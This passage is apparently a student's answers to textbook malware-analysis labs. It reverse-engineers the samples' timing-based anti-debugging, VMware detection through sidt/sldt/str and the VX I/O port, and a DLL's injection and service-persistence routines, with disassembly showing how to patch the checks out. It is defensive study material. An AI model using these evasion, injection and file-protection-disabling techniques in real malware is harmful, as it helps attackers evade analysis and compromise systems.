


Figure 2. qgr.exe

Firing up IDA Pro we trace back the variable that was used to match against the current running executable filename.




Figure 3. var_29C

Seems like the variable is initially set to ocl.exe. It is then passed to a function where QueryPerformanceCounter was called twice… In between the 2 QueryPerformanceCounter is aDivision by zero opcodes that is purposely set there to slow down the debugged process.

The time difference between the 2 QueryPerformanceCounter will determine if var_118 is 2 or 1 which will affect the return result of this subroutine. If we are using debugger the QueryPerformanceCounter difference might be above 1200 due to the triggering of the division by 0 error… if the time difference is above 1200, var_118 will be set to 2 and the filename should be qgr.exe else var_118 will be set to 1 and the filename should be peo.exe.




Figure 4. QueryPerformanceCounter

By manually making sure that var_118 is set to 1 and not 2, we get the following filename; **peo.exe**.
Renaming the executable as **peo.exe** will do the trick in running the app properly.




Figure 5. peo.exe

iv. Which anti-debugging techniques does this malware employ?

The techniques used are all time based approach

1. QueryPerformanceCounter
2. GetTickCount
3. rdtsc (subroutine: @0x401300)

v. For each technique, what does the malware do if it determines it is running in a debugger?

1. QueryPerformanceCounter – determines what name should the executable be, in order to execute properly
2. GetTickCount – crashes the program by referencing a null pointer
3. rdtsc – call subroutine @0x004010E0; self delete

vi. Why are the anti-debugging techniques successful in this malware?

The malware purposely triggers division by 0 error that will cause any attached debugger to break and for the analyst to rectify. This action itself is time consuming as compared to a program without debugger attached throwing exception and letting SEH handler to do the job. Therefore the malware codes are able to determine whether a debugger is being attached just via the time difference.

vii. What domain name does this malware use?

adg.malwareanalysisbook.com




Figure 6. adg.malwareanalysisbook.com

d. Analyze the malware found in *Lab17-01.exe* inside VMware. This is the same malware as *Lab07-01.exe*, with added anti-VMware techniques.

i. What anti-VM techniques does this malware use?

The malware uses vulnerable instruction: **sidt,sldt and str**




Figure 1. sidt instruction

The malware issues the sidt instruction as shown above, which stores the contents of IDTR into the memory location pointed to by var_428. The IDTR is 6 bytes, and the fifth byte offset contains the start of the base memory address. That fifth byte is compared to 0xFF, the VMware signature. We can see that var_428+2 is set to var_420. Later on in the opcodes we can observe that var_420 is shifted right by 3 bytes thus pointing it to the 5th byte.

ii. If you have the commercial version of IDA Pro, run the IDA Python script from Listing 17-4 in Chapter 17 (provided here as findAntiVM.py). What does it find?

```
Number of potential Anti-VM instructions: 3
Anti-VM: 00401121
Anti-VM: 004011b5
Anti-VM: 00401204
```

Figure 2. 3 Anti-VM instructions found

1. 00401121 – sldt
2. 004011b5 – sidt
3. 00401204 – str

iii. What happens when each anti-VM technique succeeds?

1. 00401121 – sldt; service created but thread to openurl is not created the program terminates.
2. 004011b5 – sidt; sub routine 0x401000 will be invoked, the program will be deleted
3. 00401204 – str; sub routine 0x401000 will be invoked, the program will be deleted

iv. Which of these anti-VM techniques work against your virtual machine?

None…

v. Why does each anti-VM technique work or fail?

It depends on the hardware and the vmware used.

vi. How could you disable these anti-VM techniques and get the malware to run?

1. nop the instruction
2. patch the jmp instruction

e. Analyze the malware found in the file *Lab17-02.dll* inside VMware. After answering the first question in this lab, try to run the installation exports using*rundll32.exe* and monitor them with a tool like procmon. The following is an example command line for executing the DLL:

rundll32.exe Lab17-02.dll,InstallRT (or InstallSA/InstallSB)

i. What are the exports for this DLL?

Name	Address	Ordinal
InstallRT	1000D847	1
InstallSA	1000DEC1	2
InstallSB	1000E892	3
PSLIST	10007025	4
ServiceMain	1000CF30	5
StartEXS	10007ECB	6
UninstallRT	1000F405	7
UninstallSA	1000EA05	8
UninstallSB	1000F138	9
DllEntryPoint	1001516D	[main entry]

Figure 1. Exports

ii. What happens after the attempted installation using rundll32.exe?

The dll gets deleted. A File xinstall.log was dropped. vmselfdelete.bat file was dropped,executed and subsequently deleted as well. From the log file created, it seems that the malware has detected that it is running in a VM thus deleting itself.




Figure 2. xinstall.log

iii. Which files are created and what do they contain?

2 files are created; xinstall.log & vmselfdel.bat.

vmselfdel.bat can be traced to the subroutine @10005567 using IDA Pro. Needless to say, the purpose of the batch file is to delete the dll and itself from the system.




Figure 3. self delete

iv. What method of anti-VM is in use?

querying I/O communication port.

VMware uses virtual I/O ports for communication between the virtual machine and the host operating system to support functionality like copy and paste between the two systems. The port can be queried and compared with a magic number to identify the use of VMware.

The success of this technique depends on the x86 **in** instruction, which copies data from the I/O port specified by the source operand to a memory location specified by the destination operand. VMware monitors the use of the in instruction and captures the I/O destined for the communication channel port 0x5668 (VX). Therefore, the **second operand needs to be loaded with VX** in order to check for VMware, which happens only when the **EAX register is loaded with the magic number 0x564D5868 (VMXh)**. **ECX must be loaded with a value corresponding to the action you wish to perform on the port**. The value **0xA** means "**get VMware version type**" and **0x14** means "**get the memory size**." Both can be used to detect VMware, but 0xA is more popular because it may determine the VMware version.




Figure 4. Querying I/O common port

v. How could you force the malware to install during runtime?

1. Patch the jump condition (3 places need to patch since checkVM sub routine is xref 3 times)
2. patch the in instruction in Figure 4 to nop




Figure 5. patching

vi. How could you permanently disable the anti-VM technique?

Just patch the above and make the changes to the disk. Based on Figure 5, we could also patch the string @ offset 10019034 -> 10019248 from [This is DVM]5 to [This is DVM]0 to disable the check.

vii. How does each installation export function work?

1.InstallRT

Inject dll into either iexplore.exe or a custom process name that is passed in as argument.

In brief the subroutine @1000D847 will do the following

1. Get the dll filename via GetModuleFileNameA
2. Get System Directory path via GetSystemDirectoryA
3. Copy the current dll into system directory with the same file name
4. Get the pid of a process; either iexplore.exe by default or a custom process name passed in as an argument
5. Get higher privilege by changing token to SeDebugPrivilege
6. Inject dll via CreateRemoteThread on the pid retrieved in 4.


Figure 6. Install RT

2.InstallSA

Install as a Service

In brief the subroutine @1000D847 will do the following

1. RegOpenKeyExA – HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
2. RegQueryValueExA – netsvcs
3. loop through the data to find either Irmon or a custom string passed in as an argument
4. CreateServiceA – with service name as Irmon or a custom string passed in as an argument
5. Add data to HKLM\SYSTEM\ControlSet001\Services\[Irmon | custom]\description
6. Creates a parameter key in HKLM\SYSTEM\CurrentControlSet\Services\[Irmon | custom]
7. Creates a Servicedll key in HKLM\SYSTEM\CurrentControlSet\Services\[Irmon | custom] with thepath of the dll as the value.
8. Start the service
9. Creates a win.ini file in windows directory
10. Writes a Completed key to SoftWare\MicroSoft\Internet



Connection Wizard\if SoftWare\MicroSoft\Internet Connection Wizard\ does not exists

Figure 7. InstallSA

3. InstallSB

It first calls sub rountine 0x10005A0A to

1. Attain higher privileges via adjusting token to SeDebugPrivilige
2. It then gets the WinLogon Pid
3. It then get the windows version to determine which sfc dll name to use
4. It then uses CreateRemoteThread to get Winlogon process to disable file protection via sfc

It then calls the subroutine @0x1000DF22 to

1. It first query service config of **NtmsSvc** service
2. If service **dwStartType** is > 2, it will then change the service to **SERVICE_AUTO_START**
3. If then checks if the service is **running or paused**. If it is running or in paused state, it will **stop** the service.
4. It then queries HKLM\\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost\\Netsvcvalues
5. It then gets the PID of svchost and check if the malicious module is loaded
6. backup c:\\windows\\system32\\ntmssvc.dll to c:\\windows\\system32\\ntmssvc.dll.obak
7. copy current dll to c:\\windows\\system32\\ntmssvc.dll
8. If ntmssvc.dll isn't loaded, the malware will then inject it into svchost
9. Starts the created service
10. Creates a win.ini file in windows directory
11. Writes a Completed key to "SoftWare\MicroSoft\Internet Connection Wizard\" if"SoftWare\MicroSoft\Internet Connection Wizard\" does not exists

f. Analyze the malware *Lab17-03.exe* inside VMware.

i. What happens when you run this malware in a virtual machine?

The malware terminates.

ii. How could you get this malware to run and drop its keylogger?

we can patch the jump instructions at the

following address1. 0x004019A1
2. 0x004019C0
3. 0x00401A2F
4. 0x00401467

iii. Which anti-VM techniques does this malware use?@00401A80: I/O communication port

@004011C0: checking registry key SYSTEM\CurrentControlSet\Control\DeviceClasses\vmware

@00401670: checking mac address

@00401130: checking for vmware process name (hash of first 6 chars)

iv. What system changes could you make to permanently avoid the anti-VM techniquesused by this malware?

1. Patch the binaries
2. Change Mac Address
3. Remove VMware tools

v. How could you patch the binary in OllyDbg to force the anti-VM techniques topermanently fail?

Change the following instruction to xor instead

```
.text:00401991                  mov     ebp, esp
.text:00401993                  sub     esp, 408h
.text:00401999                  push    edi
.text:0040199A                  call    in_Check
.text:0040199F                  test    eax, eax
.text:004019A1                  jz      short loc_4019AA
.text:004019A3                  xor     eax, eax
.text:004019A5                  jmp     loc_401A71
```

Figure 5. in instruction patch

Change the following instruction to xor instead

```
.text:004019A5                  jmp     loc_401A71
.text:004019AA ; ---------------------------------------------------------------------------
.text:004019AA
.text:004019AA loc_4019AA:                              ; CODE XREF: _main+11↑j
.text:004019AA                  push    2               ; int
.text:004019AC                  push    offset SubKey   ; "SYSTEM\\CurrentControlSet\\Control\\Dev"...
.text:004019B1                  push    80000002h       ; hKey
.text:004019B6                  call    CheckVMRegistry
.text:004019BB                  add     esp, 0Ch
.text:004019BE                  test    eax, eax
.text:004019C0                  jz      short loc_4019C9
.text:004019C2                  xor     eax, eax
.text:004019C4                  jmp     loc_401A71
.text:004019C9 ; ---------------------------------------------------------------------------
.text:004019C9
.text:004019C9 loc_4019C9:                              ; CODE XREF: _main+30↑j
```

Figure 6.

Registrychecking patch

Nop out the calling of

this subroutine

```
.text:00401A19                  mov     ecx, [ebp+hModule]
.text:00401A1F                  push    ecx             ; hModule
.text:00401A20                  call    MacAddress
.text:00401A25                  add     esp, 4
.text:00401A28                  mov     [ebp+lpAddress], eax
.text:00401A2B                  cmp     [ebp+lpAddress], 0
```

Figure vii. Mac Address patching Change the hash to AAAAAAAAh to invalidate the search

```
.text:00401456                  push    0
.text:00401458                  push    0F30D12A5h
.text:0040145D                  call    checkHash
.text:00401462                  add     esp, 8
```

Figure 8. Process Name Hash patching